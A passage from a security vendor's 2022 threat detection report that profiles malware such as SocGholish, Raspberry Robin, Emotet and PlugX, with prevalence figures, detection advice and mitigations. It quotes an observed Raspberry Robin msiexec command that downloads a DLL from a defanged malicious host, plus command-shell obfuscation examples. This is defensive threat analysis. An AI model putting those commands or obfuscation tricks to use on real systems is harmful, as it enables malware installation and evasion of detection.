Fortunately for defenders, Mimikatz is relatively easy to detect. Beyond detection ideas listed on our threat page, Splunk's Threat Research Team published **additional guidance** on how security teams can detect different components of Mimikatz earlier this year.

SocGholish

THREAT

SocGholish leverages drive-by-downloads masquerading as software updates to trick visitors of compromised websites into executing malware.

#6

OVERALL RANK

4.29%

CUSTOMERS AFFECTED

Analysis

SocGholish is a malware family that leverages drive-by-downloads masquerading as software updates for initial access. Active since at least April 2018, SocGholish has been linked to the suspected Russian cybercrime group Evil Corp. As in past years, Red Canary observed SocGholish impacting a wide variety of industry verticals in 2022. We observed a spike in activity in **February 2022** (about triple the normal volume), and for the rest of the year SocGholish maintained a relatively stable background volume, typically affecting about 0.5 percent of Red Canary-monitored environments each month.

SocGholish commonly gains initial access when an unsuspecting user visits a compromised website and downloads a malicious file. SocGholish then relies on social engineering to gain execution, tricking unsuspecting users into running a malicious JavaScript payload. Historically this JavaScript file was delivered within a ZIP file masquerading as a browser update, though other lures have posed as updates to Adobe Flash or Microsoft Teams.

Do you C what I C?

In 2022, SocGholish began experimenting with changes to their ZIP filenames, perhaps in an attempt to evade detection based on filename patterns. During the middle of the year, SocGholish began incorporating homoglyphs (“look-alike” characters) to replace certain characters in filenames. For example, instead of the typical filename **Chrome.Update.zip**, SocGholish would replace the letters **C** and **a** with their UTF-8 Cyrillic look-alike characters **С** (0xd0a1) and **а** (0xd0b0), to produce the filename **Chrome.Update.zip**.

ASCII character	UTF-8 doppelgänger	Hex value of UTF-8 doppelgänger character
o	o (Greek Small Letter Omicron)	cebf
C	С (Cyrillic Capital Letter Es)	d0a1
a	а (Cyrillic Small Letter A)	d0b0
e	е (Cyrillic Small Letter Ie)	d0b5
p	р (Cyrillic Small Letter Er)	d180

While nearly identical in appearance to the human eye, to a computer comparing strings these two filenames do not match. From August through November, we observed SocGholish regularly changing up these filename lures, swapping out different characters in different campaigns. By December, they seemed to have given up on the homoglyph ruse and the ZIP file altogether. Since early December 2022, and continuing into January 2023, we have observed SocGholish lures directly delivering an update-themed JavaScript file.

A bat signal for Raspberry Robin?

Around the same mid-2022 timeframe as the homoglyph hijinks, SocGholish pushed out another initial access twist. In addition to the typical drive-by download lures, Red Canary and other researchers observed SocGholish JavaScript files being delivered as a follow-on payload to **Raspberry Robin** infections. Like the homoglyph change, this was a relatively short-lived campaign. However, it introduces an interesting connection between the operators of these previously unlinked threats that remains an intelligence gap that could use additional clarity.

Secondary payloads

Regardless of how it is delivered, upon execution the JavaScript payload connects back to SocGholish infrastructure, where it shares details about the infected host and can retrieve additional malware.

In 2022, Red Canary observed a second-stage payload in about one in 10 SocGholish incidents. About half the time, that payload was NetSupport, and the other half of the time, the payload was Blister with an embedded Cobalt Strike payload. Within seconds of deploying an additional payload, we typically observed several post-exploitation reconnaissance behaviors often associated with pre-ransomware activity. SocGholish intrusions have led to various ransomware families in the past, including Lockbit in 2022.

The majority of SocGholish infections we've detected did not result in a second-stage payload, sometimes due to existing mitigations or rapid response to isolate the host. In most cases, we observed reconnaissance activity that only identified the infected endpoint and user. In some cases, Active Directory and domain enumeration followed user discovery. Both of these can be a precursor to lateral movement, but in observed intrusions, the hosts were isolated before any lateral movement activity could begin.

TAKE ACTION

Visit the **SocGholish threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Much of the reconnaissance conducted by the malicious SocGholish JavaScript file happens in memory, with data being exfiltrated directly via POST commands to the C2 domain. One good source of insight into this behavior comes from collecting script load content, if such telemetry is available from your endpoint detection and response (EDR) sensor. Collecting this data provides key insight into the specific commands executed and data exfiltrated.

To mitigate risks associated with the malicious JavaScript files used by SocGholish operators, we recommend preventing automatic execution of JavaScript files. You can do this by changing the default file associations for **.js** and **.jse** files. To remove SocGholish components, stop any malicious instances of **wscript.exe**. Remove any malicious scheduled tasks for the victim user to remediate persistence on the host. If any payloads were stored within the Windows Registry or on disk, attempt to remove those payloads for full remediation.

Raspberry Robin

THREAT

Discovered and named by Red Canary in 2021, Raspberry Robin is an activity cluster spread by external drives that leverages Windows Installer to download malicious files.

#7

OVERALL RANK


3.92%

CUSTOMERS AFFECTED

Analysis

Red Canary started tracking a cluster of worm-like activity in September 2021 that we called Raspberry Robin. We shared our observations on this cluster in a **blog published in May 2022**. Following our post, other security researchers shared their observations and research findings, expanding the community's understanding of Raspberry Robin. Since our initial blog publication, Raspberry Robin evolved from a growing curiosity to a widely distributed malicious downloader. Raspberry Robin was Red Canary's 7th most prevalent threat in 2022.

Raspberry Robin activity observed by Red Canary remained at a fairly consistent frequency between January and June of 2022. In the latter half of 2022, we saw a significant increase in activity, beginning in August. The six-month period of July through December 2022 saw, on average, a 114 percent increase in observed Raspberry Robin activity compared to the first 6 months of the year. There may be several reasons for this increase, the most likely being both a rise in actual Raspberry Robin infections as well as improved detection of the threat by Red Canary and other vendors.



Red Canary-observed Raspberry Robin activity in 2022

Initial Raspberry Robin activity

A Raspberry Robin infection often starts when a user plugs an infected USB drive into their endpoint. Based on community feedback we received after our blog post, one common source for Raspberry Robin infections appears to be USB drives previously used at print shops and mailing centers. After the drive is connected, **cmd.exe** receives a command to read and execute a randomly named file with a seemingly random two-to-three character file extension. There is frequently additional whitespace in this command.

```
cmd.exe   /q/V/R TYPE
QLiet.sAV|Cmd
```

The file is a LNK file that contains a distinctive Windows Installer (**msiexec.exe**) command. The **msiexec** command typically includes the following:

- mixed-case syntax
- a short domain containing only a few characters
- communication over port 8080
- a string of random alphanumeric characters potentially used as a **token**
- the victim hostname and/or username.

Here is an example of what the command line might look like:

```
MsIEXeC /qUieT AjHodmv=Yn iXLspV=rSbH /fV “HtTp://Fnx[.]WF:8080/BKCFL/
qnP6C9z/lfVeygFfdAE/<HOSTNAME>=<USERNAME>”
```

Diving into the DLL

If the outbound network connection is successful, **msiexec.exe** downloads and installs a randomly named malicious DLL, typically in **C:\ ProgramData\<randomly-named subdirectory>**. The DLL name is two-to-eight random characters, followed by a three -character file extension. Extensions we’ve observed include **.tmp**, **.etl**, **.log**, and others. The Raspberry Robin DLL, also known as **Roshtyak**, can be executed by several different processes in an attempt to elevate privileges and **bypass User Access Control (UAC)**, based on which type of evasion is most likely to be successful. Red Canary has observed **fodhelper.exe** and **odbconf.exe** used to execute the malicious DLL.

Follow-on payloads

The DLL has a wide variety of functions, including additional C2 activity, task creation for persistence, and the capability to download and execute additional

payloads. In July 2022, Microsoft **reported** seeing **SocGholish** as a follow-on payload, observing activity resembling the group they track as DEV-0243, which is associated with the cybercriminal group known as Evil Corp. Red Canary also directly observed Raspberry Robin downloading a malicious SocGholish **.js** binary. This development significantly heightened the risk of a Raspberry Robin infection, making it a potential ransomware precursor based on historic DEV-0243 and SocGholish activity.

In October 2022, Microsoft **shared** additional Raspberry Robin observations, most notably that they saw Raspberry Robin used in compromises with follow-on activity including BumbleBee, **Cobalt Strike**, and **IcedID**. Microsoft additionally reported that Raspberry Robin was observed in post-compromise activity attributed to DEV-0950, a group that overlaps with activity tracked as TA505.

TAKE ACTION

Visit the **Raspberry Robin threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

If Raspberry Robin is detected in your environment, we recommend taking steps to block malicious network connections to help prevent follow-on activity and the download of malicious files. We also recommend removing malicious files from the infected system. If additional follow-on activity is detected in your environment, we recommend that you isolate the device. Rapid detection and response early in the infection chain prevents continued progression of this threat.

Cobalt Strike

THREAT

Despite a rise in alternatives, Cobalt Strike remains a popular command and control (C2) framework among adversaries, particularly ransomware operators.

#8

OVERALL RANK

2.96%

CUSTOMERS AFFECTED

Analysis

Cobalt Strike continues to be a favorite post-exploitation tool for adversaries. At #8, it is the only post-exploitation framework to make the top 10. **Ransomware** operators in particular rely substantially on Cobalt Strike's core functionalities as they seek to deepen their foothold in their victims' environments. Its speed, flexibility, and advanced features are likely contributing factors as to why ransomware attacks have been ticking upward in recent years. Some of the most notorious ransomware operators— including groups like **Lockbit** and **Royal**—are known to rely heavily on Cobalt Strike in their attacks.

Striking developments

Cobalt Strike developers made **multiple changes** throughout 2022, including even more flexible C2 profiles, SOCKS5 proxy support, and injection options. These improvements allow adversaries to further customize their TTPs, making detection challenging. While those additions benefitted adversaries, the developers of Cobalt Strike also imposed major changes to discourage the cracking and abuse of Cobalt Strike packages. Notably, the developers changed how they distributed Cobalt Strike's team server component, resulting in better product security. That said, we often observe Cobalt Strike beacons from older versions of the software, indicating that some criminal adversaries take advantage of older cracked or pirated versions over the newer ones.

TAKE ACTION

Visit the **Cobalt Strike threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

The security community is embracing the fact that whatever functional label you place on Cobalt Strike, it's here to stay, it's implicated in all variety of intrusions, and it's our duty to defend against it. Luckily for defenders, the security community has produced a plethora of great technical analysis and detection opportunities around preventing and investigating Cobalt Strike. For defenders getting started with understanding how the tool works and operates, we highly recommend reading each of the following resources because they all have unique takeaways and cover a majority of the most effective detection techniques:

- **Defining Cobalt Strike Components & BEACON**
- **New Snort, ClamAV coverage strikes back against Cobalt Strike**
- **Cobalt Strike, a Defender's Guide - Part 1**
- **Cobalt Strike, a Defender's Guide - Part 2**
- **Full-Spectrum Cobalt Strike Detection**

Hunting team servers

There are several strategies to hunt proactively for Cobalt Strike team servers in the wild, mostly based around network data and service fingerprinting. These strategies include using tools such as Shodan and Censys to find servers using default TLS certificate values, default team server ports (50050), and default JARM hashes associated with Cobalt Strike. While many adversaries change these default values, we still often find adversaries that don't change them, resulting in simpler identification. For more details on proactively identifying Cobalt Strike infrastructure, check out these resources:

- **Hunting Cobalt Strike C2 with Shodan by Michael Koczwara**
- **Cobalt Strike Analysis and Tutorial: Identifying Beacon Team Servers in the Wild**

BloodHound

THREAT

BloodHound is a popular tool among testers and adversaries to learn about an Active Directory environment.

#9

OVERALL RANK

2.88%

CUSTOMERS AFFECTED

Analysis

BloodHound is an open source tool that can be used to identify attack paths and relationships in an **Active Directory (AD)** environment. BloodHound made it into our top 10 threat rankings thanks to both testing activity and adversary use. It is popular among adversaries and testers because having information about an AD environment can enable further lateral movement throughout a network.

BloodHound has multiple components, including SharpHound, which is a data collector for BloodHound written in C#. Continuing a trend from the past several years, SharpHound was one of the most common BloodHound components we observed in 2022. Though we remove customer-reported testing from our threats counted for this report, we assess BloodHound's appearance as the #9 threat is likely due in part to its use in testing that was not reported as such.

Though BloodHound is commonly used by testers, multiple adversaries used BloodHound during 2022. BloodHound was regularly observed in **ransomware intrusions**, and its use by Conti was confirmed via **the leaks about their operations**. BloodHound was also used in an intrusion to conduct discovery after **Gootloader execution** and before lateral movement.

TAKE ACTION

Visit the **BloodHound threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Because adversaries often leverage BloodHound early in their intrusion, defenders should be prepared with robust detection and a quick response to stop the malware in its tracks. BloodHound's role as a dual-use tool can make it particularly challenging to determine if its presence is authorized or malicious, meaning that a solid understanding of its allowed use in an environment is critical to respond appropriately.

Identifying SharpHound components gathering data can be challenging. To gather AD data, SharpHound connects to multiple hosts over ports 137 and 445, along with multiple named pipe connections. As your environment scales larger, the noise from SharpHound will scale accordingly. For most organizations, SharpHound activity will likely appear to be SMB scanning activity until investigated further.

Additionally, BloodHound can be identified through hunting in LDAP data, **as described in this Microsoft blog**.

Gamarue

THREAT

More than five years after a major disruption, Gamarue is still worming around, often spreading dangerous payloads.

#10

OVERALL RANK

2.44%

CUSTOMERS AFFECTED

Analysis

Gamarue, sometimes referred to as Andromeda or Wauchos, is a malware family used as part of a botnet. The variant of Gamarue that we observed most frequently in 2022 was a worm that spread primarily via infected USB drives. Gamarue has been used to spread other malware, steal information, and perform other activities such as click fraud.

It might seem unusual that Gamarue continued to be so prevalent in 2022 given that it was **disrupted in 2017**. However, its presence in our top 10 threats tells us how pervasive worms can be, even years after takedowns of much of their **command and control (C2)** infrastructure. Although Gamarue isn't as active as it once was, it isn't completely gone, and therefore should still be taken seriously, as it may be a sign of poor security hygiene.

New names on the lease

Additionally, there is a risk of other adversaries taking over old Gamarue infrastructure and using it for their own nefarious purposes. **Mandiant** reported that the Turla Team, tracked under the name UNC4210, did exactly that in 2022—the actors re-registered expired Gamarue domains and used them to profile victims that they later targeted with follow-on malware.

USB threats: Underlooked Security Burdens

With so many threats facing us, USB worms aren't often the highest priority for many security teams, but they are still worth your attention. While we didn't see follow-on activity in most Gamarue detections, the fact that we observed Gamarue in so many environments is significant because it tells us that USB worms are still a pervasive infection vector that we need to consider as part of our threat models. Other threats that spread via USB like **Raspberry Robin** also highlight this threat vector. While we as security practitioners may think "no one uses USB drives anymore," our analysis shows that's clearly not the case in many organizations, and we regularly observe infections starting from USB drives.

TAKE ACTION

Visit the **Gamarue threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

While detection of Gamarue is possible, ideally, organizations should take action to prevent USB infections altogether. There are multiple mitigation options, and the best one for each organization will depend on business needs for USB drives as well as the capacity for implementing these controls. As always, test these thoroughly before deploying into production:

- **Manage Removable Storage Access Control using group policy** to restrict read, write, and/or execute actions from USB devices.
- Enable the **Windows attack surface reduction (ASR) rule to block untrusted and unsigned processes** that run from USB devices.
- **Disable AutoPlay on Windows** to prevent automatic execution of files from USB devices.
- Investigate if your antivirus software has a feature to scan removable drives during mounting.

Yellow Cockatoo

FEATURED THREAT

Yellow Cockatoo is an activity cluster involving a remote access trojan (RAT) that delivers various other malware modules.

Analysis

Yellow Cockatoo is an activity cluster involving search engine poisoning to trick users into installing a .NET RAT with infostealer capabilities. First reported by **Red Canary in 2020**, Yellow Cockatoo has also garnered attention from other researchers, who track it under other names such as **Jupyter** and **Solarmarker**. After bursting onto the scene in 2020 and appearing in about 5 percent of Red Canary-monitored environments to claim the #7 spot in our 2021 prevalence rankings, Yellow Cockatoo dropped back considerably in 2022, affecting less than 2 percent of Red Canary customers. Despite this drop, Yellow Cockatoo achieved that prevalence while only being active for about 8 months of the year, cracking the monthly top 10 three times and peaking at #2 in March. Known for shutting down and retooling after periods of high activity, Yellow Cockatoo was notably absent from our view from November 2021 through late February 2022 and again from late July until early November 2022.

While much of the public reporting, notably a **robust profile** published by Morphisec, covers an infostealer component of Yellow Cockatoo, we often observe behavior that occurs earlier in the Yellow Cockatoo intrusion chain. This typically includes an installation mechanism, which delivers code that runs persistently. This code later downloads and executes additional modules that are never written to disk. In many of the instances of Yellow Cockatoo activity we observed, the payloads were a minimal version of the original components documented by Morphisec, with the infostealer functionality delegated to additional modules.

Search engine hijinks

Yellow Cockatoo tradecraft is wide-ranging, and there are several variations to its intrusion chain. Search engine redirects enable Yellow Cockatoo operators to compromise users at scale. Initial access by Yellow Cockatoo often occurs via a search engine redirect that directs a user from a legitimate search engine to a site that downloads a malicious file bearing the victim's search query as its name (for example: **this-is-my-search-query.exe**). Because potential victims are directed to a site based on a search they initiated, they may be more inclined to engage with its content. Though many adversaries craft tailored attacks and leverage familiar themes, Yellow Cockatoo is unique in its ability to dynamically "customize" its attacks based on victims' real-time searches.

The query-based binary acts as an installer for Yellow Cockatoo's malicious payload—typically a .NET-based DLL that is stored in an encrypted state either in a file on disk or in the Windows Registry. In order to execute this payload, Yellow Cockatoo leverages obfuscated **PowerShell** commands to read in the encrypted payload, decrypt it, and reflectively load it into memory. Prior to late 2022, this encryption consisted of a simple XOR function and Base64 encoding, however as of November 2022, Yellow Cockatoo appears to be leveraging AES encryption within PowerShell commands.

TAKE ACTION

Visit the **Yellow Cockatoo threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

Yellow Cockatoo's initial access can be difficult to prevent. To harden your attack surface against the search engine redirects commonly used by Yellow Cockatoo, we recommend taking steps to prevent access to malicious domains and other malicious content on the internet. This could involve configuring your web proxy to block newly registered and low-reputation domains (e.g., **.tk**, **.top**, and ***.gg**) as well as blocking advertisements.

Emotet

FEATURED THREAT

Emotet is a trojan known for delivering follow-on payloads, including Qbot, and, in some cases, ransomware. Despite an attempted takedown in 2021, adversaries continued to leverage Emotet throughout 2022.

Analysis

Emotet is an advanced, modular trojan that primarily functions as a downloader or dropper of other malware. It's disseminated through malicious email links or attachments that use branding familiar to the recipient. Emotet focuses on stealing user data and banking credentials, and opportunistically deploys itself to victims. Emotet is polymorphic, meaning it often evades typical signature-based detection, making it more challenging to detect. Emotet is also **virtual machine aware** and can generate false indicators if run in a virtual environment, further frustrating defenders. Emotet has been active and evolving since 2014, despite a temporary takedown in 2021.

A year searching its soul

Following the **disruption of its operations and infrastructure** in January 2021, Emotet operators resumed activity in late 2021, experimenting with AppX bundles to deliver the malware. After that initial divergence, we also witnessed operators use different delivery methods, including Excel 4.0 macros, and shortcut (LNK) files.

Following a weekend of **what appeared to be testing** activity in April 2022, operators began using LNK files to deliver Emotet, effectively replacing the Excel 4.0 macros observed in previous campaigns. Red Canary observed attempts to deliver these LNK files via phishing emails containing password-protected ZIP files. If executed, the LNK files spawned **PowerShell** commands that downloaded and executed additional content from an obfuscated URL.

The operators closed out 2022 by reverting back to Excel macros for distribution and going dark after a final flurry of phishing activity in November.

Payload patterns

During the year the larger community noted that Emotet deployed **Cobalt Strike** beacons during some infections. In addition, there were two distinct groups of Emotet distribution: Epoch 4 and Epoch 5. These two distribution groups often

followed different distribution patterns and experimentation. For example, at one point during the year, Epoch 4 distributed Emotet via malicious AppX installers, whereas Epoch 5 distributed the malware via Excel macros during the same time period.

Looking ahead

Despite making a splash of a comeback, Emotet hasn't quite regained its former glory as one of the most dangerous crimeware families. It's possible that the 2021 takedown contributed to a diversification of delivery affiliates, leading some adversaries to move on to alternative options. In 2023 we're on the alert for Emotet to resume phishing and try to regain footing.

TAKE ACTION

Visit the **Emotet threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

We recommend multiple approaches toward mitigating against malicious macro threats like Emotet:

- **Block macros from running in Office files from the internet with GPO.** Microsoft published a great **blog post** on how to implement this.
- **Validate your email security gateway configuration.** Do you normally deal with macro-embedded files such as **.docm** or **.xlsm**? If not, you may want to think about adding those and other macro-embedded files to your blocked attachment policy. Microsoft has a **list** of Office file formats, and you can use it to help determine what to add to your block policy.
- **Educate everyone.** While you should never expect your non-security coworkers or employees to be security experts, they can serve as a valuable detection signal when trained to identify and report suspicious behavior.

PlugX

FEATURED THREAT

While not the most prevalent threat, the PlugX remote access trojan is attributed to espionage operators with ties to Chinese interests.

Analysis

PlugX is a malware family observed in intrusions attributed to multiple operators at least as far back as 2008. Although researchers largely attribute compromises involving PlugX to espionage operators with ties to Chinese interests, notably Mustang Panda (which overlaps with the TA416 and RedDelta), there is **speculation** that PlugX source code has been circulated online and may be accessible to a broader range of adversaries. It is also tracked as Destroy RAT, Kaba, Korplug, Sogu, and TIGERPLUG.

PlugX is a modular malware with multiple capabilities. It calls back to a command and control (C2) server, gathers machine information, performs screen captures, and manages services and processes. Additionally, it looks to obfuscate its activities by performing actions like modifying the characteristics of folders to hide them.

In 2022, Red Canary observed PlugX in several industries, including manufacturing, construction, insurance, and international nonprofits. In multiple infections throughout the year, USB devices containing LNK files were likely used for initial access, resulting in a registry artifact of execution similar to **\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{[redacted_GUID]}\Count\Q:\Erzbinoyr Qvfx(3TO).yax**, which decodes from **ROT13** to **D:\Removable Disk(3GB).lnk**.

TAKE ACTION

Visit the **PlugX threat page** for detection opportunities and atomic tests to validate your coverage for this threat.

According to MITRE ATT&CK®, mitigations for Technique T1574.001 - DLL Search Order Hijacking include disallowing the loading or remote DLLs, which is included by default in Windows Server 2012 and later. Additionally, the use of **Safe DLL Search Mode** forces a search for system DLLs in directories with greater restrictions (e.g., **%SYSTEMROOT%**) to be used before local directory DLLs (e.g., a user's home directory).

When responding to a PlugX infection, a combination of editing the Windows Registry, removing relevant files (some of which may be hidden and/or in **RECYCLER.BIN**), and removing relevant folders is required.

red canary


TECHNIQUES

techniques

The purpose of this section is to help you detect malicious activity in its early stages so you don't have to deal with the consequences of a serious security incident.

The following chart represents the most prevalent and impactful **MITRE ATT&CK®** techniques observed in confirmed threats across the Red Canary customer base in 2022. To briefly summarize what's explained in detail in the **Methodology section**, we have a library of roughly 3,500 detection analytics that we use to surface potentially malicious and suspicious activity across our customers' environments. These are mapped to corresponding MITRE ATT&CK techniques whenever possible, allowing us to associate the behaviors that comprise a confirmed threat detection with the industry standard for classifying adversary activity.

When counting techniques, we filter out detections associated with potentially unwanted programs and authorized testing in order to make this list as reflective of actual adversary behavior as possible.



WHAT'S INCLUDED IN THIS SECTION?

We've written extensive analysis of 16 ATT&CK techniques and sub-techniques. This PDF includes an abridged version of our findings, covering how and why adversaries leverage a given technique and relevant mitigation advice. You can view the full analysis—including visibility, collection, detection, and testing guidance—**in the web version of this report.**

In addition to the top 10, read our analysis of these six featured techniques:

- **T1112: Modify Registry**
- **T1553.001: Gatekeeper Bypass**
- **T1553.005: Mark-of-the-Web Bypass**
- **T1548.001: Setuid and Setgid**
- **T1021.002: SMB/Windows Admin Shares**
- **T1621: Multi-Factor Authentication Request Generation**

How to use our analysis

Implementing the guidance in this report will help security teams improve their defense in depth against the adversary actions that often lead to a serious incident. Readers will gain a better understanding of common adversary actions and what's likely to occur if an adversary gains access to your environment. You'll learn what malicious looks like in the form of telemetry and the many places you can look to find that telemetry. You'll gain familiarity with the principles of detection engineering by studying our detection opportunities. At a bare minimum, you and your team will be armed with hyper-relevant and easy-to-use **Atomic Red Team** tests that you can leverage to ensure that your existing security tooling does what you think it's supposed to do. More strategically, this report can help you identify gaps as you develop a road map for improving coverage, and you can assess your existing sources of collection against the ones listed in this report to inform your investments in new tools and personnel.

Windows Command Shell
T1059.003

TECHNIQUE

While it doesn't do much on its own, Windows Command Shell can call on virtually any executable on the system to execute batch files and arbitrary tasks. Command Shell overtook PowerShell in 2022 as the most prevalent technique we detected.

#1
OVERALL RANK

33.3%
ORGANIZATIONS AFFECTED

1,249
THREATS DETECTED

Why do adversaries use Windows Command Shell?

Windows Command Shell is the native command-line interpreter (CLI) across every version of the Windows operating system. As utilitarian as it is ubiquitous, Windows Command Shell is one of the primary ways that adversaries interact with compromised systems. Unlike its more sophisticated and capable cousin, **PowerShell**, Windows Command Shell's native feature set—i.e., commands that may be invoked without starting a new process on the system—is limited, having remained constant for years or even decades. Despite its limitations, an adversary can abuse Windows Command Shell to call on virtually any executable, making it an extremely versatile tool.

How do adversaries use Windows Command Shell?

From a high level, an adversary can use Windows Command Shell to:

- obfuscate malicious activity
- collect system information
- modify systems
- execute binaries
- bypass security controls

Adversaries commonly employ obfuscation to evade detection and delay or confound analysis. However, robust detection logic can effectively uncover obfuscation techniques. Indicators of obfuscation include gratuitous use of:

- environment variable substrings
- for loops
- double quotes
- caret symbols
- parentheses
- commas
- semicolons
- random variable names

If your detection logic is looking for specific strings (e.g., **PowerShell.exe**), you

ASSOCIATED THREATS

Ippedo

Retadup worm

Mimikatz

Impacket

SocGholish

AdSearch

may be blind to adversaries calling something like **P^ow””ersh””ell**. **Daniel Bohannon** has covered these obfuscation methods in depth.

Beyond obfuscation, adversaries frequently use the shell's built-in **type** command for information gathering. The type command can be used to display the contents of configuration files, including everything from the relatively mundane but interesting **%windir%\system32\drivers\etc\hosts** to source code files for sensitive applications. Combine the use of the built-in **type** command with shell redirection via the **>** and **>>** operators, and adversaries have a means of copying files (even binary files) without using the copy command itself.

In addition to abusing the command shell for information gathering, adversaries can use it to modify system settings too. They can add entries to the **\hosts** file mentioned above, and can also use the built-in **echo** command to redirect the shell output.

Moving beyond the command shell's built-in commands, **cmd.exe** can be used to launch virtually any executable on the system, either native binaries that ship with Windows, binaries that adversaries drop on the systems, or interpreters such as PowerShell, CScript, and more. Combine this with the shell's built-in capabilities and the ability to put these commands together in batch files, and adversaries have unlocked a powerful tool in the humble Windows Command Shell.

Lastly, adversaries can use the Command Shell to bypass security controls. In recent years we have seen malicious use of obscure file system features such as **symlinks and directory junctions**. The shell built-in command **mklink** can be used to create these special file system features, allowing adversaries access to data they would normally not have rights to access—such as sensitive files stored in volume shadow copies.

TAKE ACTION

Visit the **Windows Command Shell technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Since the Windows Command Shell is so versatile and adversaries abuse it in so many different ways, it's difficult to offer generic guidance that security teams can use to prevent this behavior outright. However, much of the malicious command shell activity we observe involves obfuscation, which can be mitigated by Defender Antivirus's "Block execution of potentially obfuscated scripts" **attack surface reduction rule**.

PowerShell
T1059.001

TECHNIQUE

PowerShell ceded its place atop our technique prevalence rankings for the first time in two years. Ranked second, adversaries continue abusing PowerShell because it's versatile, ubiquitous, and a component of many popular attack toolkits.

#2

OVERALL RANK

36.4%

ORGANIZATIONS AFFECTED

1,073

THREATS DETECTED

Why do adversaries use PowerShell?

PowerShell is a versatile and flexible automation and configuration management framework built on top of the .NET Common Language Runtime (CLR), which expands its capabilities beyond other common command-line and scripting languages. PowerShell is included by default in modern versions of Windows, where it's widely and routinely used by system administrators to automate tasks, perform remote management, and much more. PowerShell's versatility and ubiquitousness minimize the need for adversaries to customize payloads or download overtly malicious tools on a target system.

